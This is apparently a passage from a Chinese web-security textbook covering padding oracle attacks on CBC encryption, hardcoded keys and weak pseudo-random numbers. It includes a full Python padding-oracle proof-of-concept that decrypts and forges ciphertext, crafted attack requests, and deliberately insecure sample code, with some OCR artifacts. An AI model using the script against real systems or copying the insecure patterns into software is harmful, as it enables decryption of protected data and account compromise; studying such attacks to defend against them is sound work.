在2010年的BlackHat欧洲大会上，JulianoRizzo与Thai Duong介绍了“Padding Oracle”在实际中的攻击案例，并公布了ASP.NET存在的Padding Oracle问题。在2011年的Pwnie Re-wards中，ASP.NET的这个漏洞被评为“最具价值的服务器端漏洞”。

下面来看看Padding Oracle的原理，在此以DES为例。

分组加密算法在实现加/解密时，需要把消息进行分组（block），block的大小常见的有64bit、128bit、256bit等。以CBC模式为例，其实现加密的过程大致如下：



在这个过程中，如果最后一个分组的消息长度没有达到block的大小，则需要填充一些字节，被称为padding。以8个字节一个block为例：

比如明文是FIG，长度为3个字节，则剩下5个字节被填充了 0x05,0x05,0x05,0x05,0x05这5个相同的字节，每个字节的值等于需要填充的字节长度。如果明文长度刚好为8个字节，如：PLAN-TAIN，则后面需要填充8个字节的padding，其值为0x08。这种填充方法，遵循的是最常见的PKCS#5标准。

	BLOCK #1								BLOCK #2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Ex 1	F	I	G													
Ex 1 (Padded)	F	I	G	0x05	0x05	0x05	0x05	0x05								
Ex 2	B	A	N	A	N	A										
Ex 2 (Padded)	B	A	N	A	N	A	0x02	0x02								
Ex 3	A	V	O	C	A	D	O									
Ex 3 (Padded)	A	V	O	C	A	D	O	0x01								
Ex 4	P	L	A	N	T	A	I	N								
Ex 4 (Padded)	P	L	A	N	T	A	I	N	0x08	0x08	0x08	0x08	0x08	0x08	0x08	0x08
Ex 5	P	A	S	S	I	O	N	F	R	U	I	T				
Ex 5 (Padded)	P	A	S	S	I	O	N	F	R	U	I	T	0x04	0x04	0x04	0x04

PKCS#5填充效果示意图

假设明文为：

```
BRIAN;12;2;
```

经过DES加密（CBC模式）后，其密文为：

```
7B216A634951170FF851D6CC68FC9537858795A28ED4A
AC6
```

密文采用了ASCII十六进制的表示方法，即两个字符表示一个字节的十六进制数。将密文进行分组，密文的前8位为初始化向量IV。

	INITIALIZATION VECTOR								BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Plain-Text	-	-	-	-	-	-	-	-	B	R	I	A	N	;	1	2	;	1	;					
Plain-Text (Padded)	-	-	-	-	-	-	-	-	B	R	I	A	N	;	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05
Encrypted Value (HEX)	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6

密文的长度为24个字节，可以整除8而不能整除16，因此可以很快判断出分组的长度应该为8个字节。

其加密过程如下：

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Plain-Text (Padded)	B	R	I	A	N	;	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x6A	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x90	0x32
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES								TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Encrypted Output (HEX)	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6

初始化向量IV与明文XOR后，再经过运算得到的结果将作为新的IV，用于分组2类似的，解密过程如下：。

	BLOCK 1 of 2								BLOCK 2 of 2							
	1	2	3	4	5	6	7	8	1	2	3	4	5	6	7	8
Encrypted Input (HEX)	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37	0x85	0x87	0x95	0xA2	0x8E	0xD4	0xAA	0xC6
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
	TRIPLE DES								TRIPLE DES							
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Intermediary Value (HEX)	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D	0xC3	0x60	0xED	0xC9	0x6D	0xF9	0x90	0x32
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x7B	0x21	0x6A	0x63	0x49	0x51	0x17	0x0F	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓	↓
Plain-Text (Padded)	B	R	I	A	N	;	1	2	;	1	;	0x05	0x05	0x05	0x05	0x05

VALID PADDING

在解密完成后，如果最后的padding值不正确，解密程序往往会抛出异常（padding error）。而利用应用的错误回显，攻击者往往可以判断出padding是否正确。

所以Padding Oracle实际上是一种边信道攻击，攻击者只需要知道密文的解密结果是否正确即可，而这往往有许多途径。

比如在Web应用中，如果是padding不正确，则应用程序很可能会返回500的错误；如果padding正确，但解密出来的内容不正确，则可能会返回200的自定义错误。那么，以第一组分组为例，构造IV为8个0字节：

```
Request:  http://sampleapp/home.jsp?
UID=0000000000000000F851D6CC68FC9537
Response:  500 - Internal Server Error
```

此时在解密时padding是不正确的。

BLOCK 1 of 1	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x00
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D

INVALID PADDING

正确的padding值只可能为：

1个字节的padding为 0x01

2个字节的padding为 0x02,0x02

3个字节的padding为 0x03,0x03,0x03

4个字节的padding为 0x04,0x04,0x04,0x04

……

因此慢慢调整IV的值，以希望解密后，最后一个字节的值为正确的padding byte，比如一个0x01。

```
Request: http://sampleapp/home.jsp?
UID=0000000000000001F851D6CC68FC9537
Response: 500 - Internal Server Error
```

逐步调整IV的值：

因为Intermediary Value是固定的（我们此时 不知道Intermediary Value的值是多少），因此从0x00到0xFF之间，只可能有一个值与Intermedi-ary Value的最后一个字节进行XOR后，结果是0x01。通过遍历这255个值，可以找出IV需要的最后一个字节：

```
Request: http://sampleapp/home.jsp?
UID=0000000000000003CF851D6CC68FC9537
Response: 200 OK
```

	Block 1 of 1							
	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
	⊕	⊕	⊕	⊕	⊕	⊕	⊕	⊕
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3C
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x24	0x01

VALID PADDING

通过XOR运算，可以马上推导出此Interme-diary Byte的值：

```
If [Intermediary Byte] ^ 0x3C == 0x01,
then [Intermediary Byte] == 0x3C ^ 0x01,
so [Intermediary Byte] == 0x3D
```

回过头看看加密过程：初始化向量IV与明文进行XOR运算得到了Intermediary Value，因此将刚才得到的Intermediary Byte：0x3D与真实IV的最后一个字节0x0F进行XOR运算，既能得到明文。

```
0x3D ^ 0x0F = 0x32
```

0x32是2的十六进制形式，正好是明文！

在正确匹配了padding “0x01”后，需要做的是继续推导出剩下的Intermediary Byte。根据padding的标准，当需要padding两个字节时，其值应该为0x02, 0x02。而我们已经知道了最后一个Intermediary Byte为0x3D，因此可以更新IV的第8个字节为0x3D ^ 0x02 = 0x3F，此时可以开始遍历IV的第7个字节（0x00 ~ 0xFF）。

Block 1 of 1	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x00	0x3F
Decrypted Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x02


INVALID PADDING

通过遍历可以得出，IV的第7个字节为0x24，对应的Intermediary Byte为0x26。

	1	2	3	4	5	6	7	8
Encrypted Input	0xF8	0x51	0xD6	0xCC	0x68	0xFC	0x95	0x37
	TRIPLE DES							
Intermediary Value	0x39	0x73	0x23	0x22	0x07	0x6a	0x26	0x3D
Initialization Vector	0x00	0x00	0x00	0x00	0x00	0x00	0x24	0x3F
Decrypted Value	0x39	0x73	0x23	0x22	0x07	[illegible]	0x02	0x02


VALID PADDING

依此类推，可以推导出所有的IntermediaryByte。




获得Intermediary Value后，通过与原来的IV进行XOR运算，即可得到明文。在这个过程中，仅仅用到了密文和IV，通过对padding的推导，即可还原出明文，而不需要知道密钥是什么。而IV并不需要保密，它往往是以明文形式发送的。

如何通过Padding Oracle使得密文能够解密为任意明文呢？实际上通过前面的解密过程可以看出，通过改变IV，可以控制整个解密过程。因此在已经获得了 Intermediary Value 的情况下，很快就可以通过XOR运算得到可以生成任意明文的IV。



而对于多个分组的密文来说，从最后一组密文开始往前推。以两个分组为例，第二个分组使用的IV是第一个分组的密文（cipher text），因此当推导出第二个分组使用的IV时，将此IV值当做第一个分组的密文，再次进行推导。



多分组的密文可以依此类推，由此即可找到解

```
redistribute it and/or modify
    it under the terms of the GNU General
Public License as published by
    the Free Software Foundation, either
version 3 of the License, or
    (at your option) any later version.
    This program is distributed in the hope
that it will be useful,
    but WITHOUT ANY WARRANTY; without even
the implied warranty of
    MERCHANTABILITY or FITNESS FOR A
PARTICULAR PURPOSE.  See the
    GNU General Public License for more
```

```
details.
    You should have received a copy of the
GNU General Public License
    along with this program.  If not, see
<http://www.gnu.org/licenses/>.
"""
import sys
# https://www.dlitz.net/software/pycrypto/
from Crypto.Cipher import *
import binascii
# the key for encrypt/decrypt
# we demo the poc here, so we need the key
# in real attack, you can trigger encrypt/
decrypt in a complete blackbox env
ENCKEY = 'abcdefgh'
def main(args):
  print
  print "=== Padding Oracle Attack POC(CBC-
MODE) ==="
  print "=== by axis ==="
  print "=== axis@ph4nt0m.org ==="
  print "=== 2011.9 ==="
  print
  ########################################
  # you may config this part by yourself
  iv = '12345678'
  plain = 'aaaaaaaaaaaaaaaX'
  plain_want = "opaas"
```

```
  # you can choose cipher: blowfish/AES/DES/
DES3/CAST/ARC2
  cipher = "blowfish"
  ########################################
  block_size = 8
  if cipher.lower() == "aes":
    block_size = 16
  if len(iv) != block_size:
    print "[-] IV must be
"+str(block_size)+" bytes long(the same as
block_size)!"
    return False
  print "=== Generate Target Ciphertext ==="
  ciphertext = encrypt(plain, iv, cipher)
  if not ciphertext:
    print "[-] Encrypt Error!"
    return False
  print "[+] plaintext is: "+plain
  print "[+] iv is: "+hex_s(iv)
  print "[+] ciphertext is: "+
hex_s(ciphertext)
  print
  print "=== Start Padding Oracle Decrypt
==="
  print
  print "[+] Choosing Cipher:
"+cipher.upper()
  guess = padding_oracle_decrypt(cipher,
```

```
ciphertext, iv, block_size)
  if guess:
    print "[+] Guess intermediary value is:
"+hex_s(guess["intermediary"])
    print "[+] plaintext =
intermediary_value XOR original_IV"
    print "[+] Guess plaintext is:
"+guess["plaintext"]
    print
    if plain_want:
      print "=== Start Padding Oracle
Encrypt ==="
      print "[+] plaintext want to encrypt
is: "+plain_want
      print "[+] Choosing Cipher:
"+cipher.upper()
      en = padding_oracle_encrypt(cipher,
ciphertext, plain_want, iv, block_size)
      if en:
        print "[+] Encrypt Success!"
        print "[+] The ciphertext you want
is: "+hex_s(en[block_size:])
        print "[+] IV is:
"+hex_s(en[:block_size])
        print
        print "=== Let's verify the custom
encrypt result ==="
        print "[+] Decrypt of ciphertext '"+
```

```
hex_s(en[block_size:]) +"' is:"
        de = decrypt(en[block_size:],
en[:block_size], cipher)
        if de ==
add_PKCS5_padding(plain_want, block_size):
          print de
          print "[+] Bingo!"
        else:
          print "[-] It seems something
wrong happened!"
          return False
    return True
  else:
    return False
def padding_oracle_encrypt(cipher,
ciphertext, plaintext, iv, block_size=8):
  # the last block
  guess_cipher = ciphertext[0-block_size:]
  plaintext = add_PKCS5_padding(plaintext,
block_size)
  print "[*] After padding, plaintext
becomes to: "+hex_s(plaintext)
  print
  block = len(plaintext)
  iv_nouse = iv # no use here, in fact we
only need intermediary
  prev_cipher = ciphertext[0-block_size:] #
init with the last cipher block
```

```
  while block > 0:
    # we need the intermediary value
    tmp =
padding_oracle_decrypt_block(cipher,
prev_cipher, iv_nouse, block_size,
debug=False)
    # calculate the iv, the iv is the
ciphertext of the previous block
    prev_cipher = xor_str( plaintext[block-
block_size:block], tmp["intermediary"] )
    #save result
    guess_cipher = prev_cipher + guess_cipher
    block = block - block_size
  return guess_cipher
def padding_oracle_decrypt(cipher,
ciphertext, iv, block_size=8, debug=True):
  # split cipher into blocks; we will
manipulate ciphertext block by block
  cipher_block =
split_cipher_block(ciphertext, block_size)
  if cipher_block:
    result = {}
    result["intermediary"] = ''
    result["plaintext"] = ''
    counter = 0
    for c in cipher_block:
      if debug:
        print "[*] Now try to decrypt block
```

```
"+str(counter)
        print "[*] Block "+str(counter)+"'s
ciphertext is: "+hex_s(c)
        print
      # padding oracle to each block
      guess =
padding_oracle_decrypt_block(cipher, c, iv,
block_size, debug)
      if guess:
        iv = c
        result["intermediary"] +=
guess["intermediary"]
        result["plaintext"] +=
guess["plaintext"]
        if debug:
          print
          print "[+] Block "+str(counter)+"
decrypt!"
          print "[+] intermediary value is:
"+hex_s(guess["intermediary"])
          print "[+] The plaintext of block
"+str(counter)+" is: "+guess["plaintext"]
          print
        counter = counter+1
      else:
        print "[-] padding oracle decrypt
error!"
        return False
```

```
    return result
  else:
    print "[-] ciphertext's block_size is
incorrect!"
    return False
def padding_oracle_decrypt_block(cipher,
ciphertext, iv, block_size=8, debug=True):
  result = {}
  plain = ''
  intermediary = []  # list to save
intermediary
  iv_p = [] # list to save the iv we found
  for i in range(1, block_size+1):
    iv_try = []
    iv_p = change_iv(iv_p, intermediary, i)
    # construct iv
    # iv = \x00...(several 0 bytes) +
\x0e(the bruteforce byte) + \xdc...(the iv
bytes
we found)
    for k in range(0, block_size-i):
      iv_try.append("\x00")
    # bruteforce iv byte for padding oracle
    # 1 bytes to bruteforce, then append the
rest bytes
    iv_try.append("\x00")
    for b in range(0,256):
      iv_tmp = iv_try
```

```
      iv_tmp[len(iv_tmp)-1] = chr(b)
      iv_tmp_s = ''.join("%s" % ch for ch in
iv_tmp)
      # append the result of iv, we've just
calculate it, saved in iv_p
      for p in range(0,len(iv_p)):
        iv_tmp_s += iv_p[len(iv_p)-1-p]
      # in real attack, you have to replace
this part to trigger the decrypt program
      #print hex_s(iv_tmp_s) # for debug
      plain = decrypt(ciphertext, iv_tmp_s,
cipher)
      #print hex_s(plain) # for debug
      # got it!
      # in real attack, you have to replace
this part to the padding error judgement
      if check_PKCS5_padding(plain, i):
        if debug:
          print "[*] Try IV:
"+hex_s(iv_tmp_s)
          print "[*] Found padding oracle: "
+ hex_s(plain)
        iv_p.append(chr(b))
        intermediary.append(chr(b ^ i))
        break
  plain = ''
  for ch in range(0, len(intermediary)):
    plain +=
```

```
chr( ord(intermediary[len(intermediary)-1-
ch]) ^ ord(iv[ch]) )
  result["plaintext"] = plain
  result["intermediary"] = ''.join("%s" % ch
for ch in intermediary)[::-1]
  return result
# save the iv bytes found by padding oracle
into a list
def change_iv(iv_p, intermediary, p):
  for i in range(0, len(iv_p)):
    iv_p[i] = chr( ord(intermediary[i]) ^ p)
  return iv_p
def split_cipher_block(ciphertext,
block_size=8):
  if len(ciphertext) % block_size != 0:
    return False
  result = []
  length = 0
  while length < len(ciphertext):
    result.append(ciphertext[length:length
+block_size])
    length += block_size
  return result
def check_PKCS5_padding(plain, p):
  if len(plain) % 8 != 0:
    return False
  # convert the string
  plain = plain[::-1]
```

```
  ch = 0
  found = 0
  while ch < p:
    if plain[ch] == chr(p):
      found += 1
    ch += 1
  if found == p:
    return True
  else:
    return False
def add_PKCS5_padding(plaintext, block_size):
  s = ''
  if len(plaintext) % block_size == 0:
    return plaintext
  if len(plaintext) < block_size:
    padding = block_size - len(plaintext)
  else:
    padding = block_size - (len(plaintext) %
block_size)
  for i in range(0, padding):
    plaintext += chr(padding)
  return plaintext
def decrypt(ciphertext, iv, cipher):
  # we only need the padding error itself,
not the key
  # you may gain padding error info in other
ways
  # in real attack, you may trigger decrypt
```

```
program
  # a complete blackbox environment
  key = ENCKEY
  if cipher.lower() == "des":
    o = DES.new(key, DES.MODE_CBC,iv)
  elif cipher.lower() == "aes":
    o = AES.new(key, AES.MODE_CBC,iv)
  elif cipher.lower() == "des3":
    o = DES3.new(key, DES3.MODE_CBC,iv)
  elif cipher.lower() == "blowfish":
    o = Blowfish.new(key,
Blowfish.MODE_CBC,iv)
  elif cipher.lower() == "cast":
    o = CAST.new(key, CAST.MODE_CBC,iv)
  elif cipher.lower() == "arc2":
    o = ARC2.new(key, ARC2.MODE_CBC,iv)
  else:
    return False
  if len(iv) % 8 != 0:
    return False
  if len(ciphertext) % 8 != 0:
    return False
  return o.decrypt(ciphertext)
def encrypt(plaintext, iv, cipher):
  key = ENCKEY
  if cipher.lower() == "des":
    if len(key) != 8:
      print "[-] DES key must be 8 bytes
```

```
long!"
      return False
    o = DES.new(key, DES.MODE_CBC,iv)
  elif cipher.lower() == "aes":
    if len(key) != 16 and len(key) != 24 and
len(key) != 32:
      print "[-] AES key must be 16/24/32
bytes long!"
      return False
    o = AES.new(key, AES.MODE_CBC,iv)
  elif cipher.lower() == "des3":
    if len(key) != 16:
      print "[-] Triple DES key must be 16
bytes long!"
      return False
    o = DES3.new(key, DES3.MODE_CBC,iv)
  elif cipher.lower() == "blowfish":
    o = Blowfish.new(key,
Blowfish.MODE_CBC,iv)
  elif cipher.lower() == "cast":
    o = CAST.new(key, CAST.MODE_CBC,iv)
  elif cipher.lower() == "arc2":
    o = ARC2.new(key, ARC2.MODE_CBC,iv)
  else:
    return False
  plaintext = add_PKCS5_padding(plaintext,
len(iv))
  return o.encrypt(plaintext)
```

```
def xor_str(a,b):
  if len(a) != len(b):
    return False
  c = ''
  for i in range(0, len(a)):
    c += chr( ord(a[i]) ^ ord(b[i]) )
  return c
def hex_s(str):
  re = ''
  for i in range(0,len(str)):
    re += "\\x"+binascii.b2a_hex(str[i])
  return re
if __name__ == "__main__":
        main(sys.argv)
```

Padding Oracle Attack的关键在于攻击者能够获知解密的结果是否符合padding。在实现和使用CBC模式的分组加密算法时，注意这一点即可。

11.6　密钥管理

在密码学里有个基本的原则：密码系统的安全性应该依赖于密钥的复杂性，而不应该依赖于算法的保密性。

在安全领域里，选择一个足够安全的加密算法不是困难的事情，难的是密钥管理。在一些实际的攻击案例中，直接攻击加密算法本身的案例很少，而因为密钥没有妥善管理导致的安全事件却很多。对于攻击者来说，他们不需要正面破解加密算法，如果能够通过一些方法获得密钥，则是件事半功倍的事情。

密钥管理中最常见的错误，就是将密钥硬编码在代码里。比如下面这段代码，就将Hash过的密码硬编码在代码中用于认证。

```
public boolean VerifyAdmin(String password) {
  if
(password.equals("68af404b513073584c4b6f22
b6c63e6b")) {
    System.out.println("Entering Diagnostic
```

```
Mode...");
        return true;
    }
    System.out.println("Incorrect Password!");
    return false;
```

同样的，将加密密钥、签名的salt等“key”硬编码在代码中，是非常不好的习惯。

```
File saveFile = new File("Settings.set");
        saveFile.delete();
        FileOutputStream fout = new
FileOutputStream(saveFile);
        //Encrypt the settings
        //Generate a key
        byte key[] = "My Encryption
Key98".getBytes();
        DESKeySpec desKeySpec = new
DESKeySpec(key);
        SecretKeyFactory keyFactory =
SecretKeyFactory.getInstance("DES");
        SecretKey skey =
keyFactory.generateSecret(desKeySpec);
        //Prepare the encrypter
        Cipher ecipher =
Cipher.getInstance("DES");
        ecipher.init(Cipher.ENCRYPT_MODE,
```

```
skey);
        // Seal (encrypt) the object
        SealedObject so = new
SealedObject(this, ecipher);
        ObjectOutputStream o = new
ObjectOutputStream(fout);
        o.writeObject(so);
        o.close();
```

下面这段代码来自一个开源系统，它硬编码了私钥，而该私钥能被用于支付。

```
function toSubmit($payment){
    $merId = $this-
>getConf($payment['M_OrderId'],
'member_id'); //账号
    $pKey = $this-
>getConf($payment['M_OrderId'],
'PrivateKey');
    $key =
$pKey==''?'afsvq2mqwc7j0i69uzvukqexrzd0jq6
h':$pKey;//私钥值
    $ret_url = $this->callbackUrl;
    $server_url = $this->serverCallbackUrl;
```

硬编码的密钥，在以下几种情况下可能被泄露。

一是代码被广泛传播。这种泄露途径常见于一些开源软件；有的商业软件并不开源，但编译后的二进制文件被用户下载，也可能被逆向工程反编译后，泄露硬编码的密钥。

二是软件开发团队的成员都能查看代码，从而获知硬编码的密钥。开发团队的成员如果流动性较大，则可能会由此泄露代码。

对于第一种情况，如果一定要将密钥硬编码在代码中，我们尚可通过Diffie-Hellman交换密钥体系，生成公私钥来完成密钥的分发；而对于第二种情况，则只能通过改善密钥管理来保护密钥。

对于Web应用来说，常见的做法是将密钥（包括密码）保存在配置文件或者数据库中，在使用时由程序读出密钥并加载进内存。密钥所在的配置文件或数据库需要严格的控制访问权限，同时也要确保运维或DBA中具有访问权限的人越少越好。

在应用发布到生产环境时，需要重新生成新的密钥或密码，以免与测试环境中使用的密钥相同。

当黑客已经入侵之后，密钥管理系统也难以保证密钥的安全性。比如攻击者获取了一个web-shell，那

么攻击者也就具备了应用程序的一切权限。由于正常的应用程序也需要使用密钥，因此对密钥的控制不可能限制住webshell的“正常”请求。

密钥管理的主要目的，还是为了防止密钥从非正常的渠道泄露。定期更换密钥也是一种有效的做法。一个比较安全的密钥管理系统，可以将所有的密钥（包括一些敏感配置文件）都集中保存在一个服务器（集群）上，并通过Web Service的方式提供获取密钥的API。每个Web应用在需要使用密钥时，通过带认证信息的API请求密钥管理系统，动态获取密钥。Web应用不能把密钥写入本地文件中，只加载到内存，这样动态获取密钥最大程度地保护了密钥的私密性。密钥集中管理，降低了系统对于密钥的耦合性，也有利于定期更换密钥。

11.7 伪随机数问题

伪随机数（pseudo random number）问题——伪随机数不够随机，是程序开发中会出现的一个问题。一方面，大多数开发者对此方面的安全知识有所欠缺，很容易写出不安全的代码；另一方面，伪随机数问题的攻击方式在多数情况下都只存在于理论中，难以证明，因此在说服程序员修补代码时也显得有点理由不够充分。

但伪随机数问题是真实存在的、不可忽视的一个安全问题。伪随机数，是通过一些数学算法生成的随机数，并非真正的随机数。密码学上的安全伪随机数应该是不可压缩的。对应的“真随机数”，则是通过一些物理系统生成的随机数，比如电压的波动、硬盘磁头读/写时的寻道时间、空中电磁波的噪声等。

11.7.1 弱伪随机数的麻烦

2008年5月13日，Luciano Bello发现了De-bian上的OpenSSL包中存在弱伪随机数算法。

产生这个问题的原因，是由于编译时会产生警告（warning）信息，因此下面的代码被移除了。

```
MD_Update(&m,buf,j);
[ .. ]
MD_Update(&m,buf,j); /* purify complains */
```

这直接导致的后果是，在OpenSSL的伪随机数生成算法中，唯一的随机因子是pid。而在Linux系统中，pid的最大值也是32768。这是一个很小的范围，因此可以很快地遍历出所有的随机数。受到影响的有，从2006.9到2008.5.13的debian平台上生成的所有ssh key的个数是有限的，都是可以遍历出来的，这是一个非常严重的漏洞。同时受到影响的还有OpenSSL生成的key以及OpenVPN生成的key。

Vendor Tools

- OpenSSL Key Blacklist
- OpenSSH Key Blacklist
- OpenVPN Key Blacklist

Debian随后公布了这些可以被遍历的key的名单。这次事件的影响很大，也让更多的开发者开始关注伪随机数的安全问题。

再看看下面这个例子。在Sun Java 6 Update11之

前的createTempFile()中存在一个随机数可预测的问题，在短时间内生成的随机数实际上是顺序增长的。Chris Eng发现了这个问题。

```
java.io.File.createTempFile(deploymentName,
extension);
```

此函数用于生成临时目录，其实现代码如下：

```
private static File generateFile(String s,
String s1, File file)
    throws IOException
{
    if(counter == -1)
        counter = (new
Random()).nextInt() & 0xffff;
    counter++;
    return new File(file, (new
StringBuilder()).append(s).append(Integer.toS
tring(counter)).append(s1).toString());
}
public static File createTempFile(String s,
String s1, File file)
    throws IOException
{
    ...
```

```
    File file1;
    do
        file1 = generateFile(s, s2, file);
    while(!checkAndCreate(file1.getPath(),
securitymanager));
    return file1;
}
```

在Linux上的测试结果如下：

```
#ls -l | more
total 40
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100000.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100001.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100002.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100003.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100004.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100005.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100006.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100007.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100008.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100009.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp100010.tmp
```

文件名按照顺序生成

```
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99989.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99990.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99991.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99992.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99993.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99994.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99995.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99996.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99997.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99998.tmp
-rw-r--r--  1 root root 0 Jan 20 18:06 temp99999.tmp

[root@[redacted] /tmp/test/test]
```

文件名按照顺序生成（续）

可以看到文件名是顺序增长的。

在Windows上，本质没有发生变化：

文件名按照顺序生成

完整测试代码如下：

```
import java.io.*;
public class getTemp {
    /**
    * @param args
    */
    public static void main(String[] args) {
        // TODO Auto-generated method stub
        File f = null;
        String extension = ".tmp";
        try {
          //for (int i=0; i<10; i++){
            f =
File.createTempFile("temp", extension);
```

```
                System.out.println(f.getPath());
              //}
            }
            catch (IOException e) {
            }
        }
}
```

这个函数经常被用于生成临时文件。如果临时文件可以被预测，那么根据业务逻辑的不同，将导致各种不可预估的结果，严重的将导致系统被破坏，或者为攻击者打开大门。

在官方解决方案中，一方面增大了随机数的空间，另一方面修补了顺序增长的问题。

```
private static File generateFile(String s, 
String s1, File file)
    throws IOException
{
    long l = 
LazyInitialization.random.nextLong();
    if(l == 0x8000000000000000L)
        l = 0L;
    else
        l = Math.abs(l);
```

```
    return new File(file, (new
StringBuilder()).append(s).append(Long.toStri
ng(l)).append(s1).toString());
}
```

在Web应用中，使用伪随机数的地方非常广泛。密码、key、SessionID、token等许多非常关键的“secret”往往都是通过伪随机数算法生成的。

11.7.2　时间真的随机吗

很多伪随机数算法与系统时间有关，而有的程序员甚至就直接使用系统时间代替随机数的生成。这样生成的随机数，是根据时间顺序增长的，可以从时间上进行预测，从而存在安全隐患。

比如下面这段代码，其逻辑是用户取回密码时，会由系统随机生成一个新的密码，并发送到用户邮箱。

```
function sendPSW(){
  ……
  $messenger = &$this->system-
>loadModel('system/messenger');echo
microtime()."<br/>";
  $passwd =
```

```
substr(md5(print_r(microtime(),true)),0,6)
;
    ……
```

这个新生成的$passwd，是直接调用了micro-time()后，取其MD5值的前6位。由于MD5算法是单向的哈希函数，因此只需要遍历microtime()的值，再按照同样的算法，即可猜解出$passwd的值。

PHP中的microtime()由两个值合并而成，一个是微秒数，一个是系统当前秒数。因此只需要获取到服务器的系统时间，就可以以此时间为基数，按次序递增，即可猜解出新生成的密码。因此这个算法是存在非常严重的设计缺陷的，程序员预想的随机生成密码，其实并未随机。

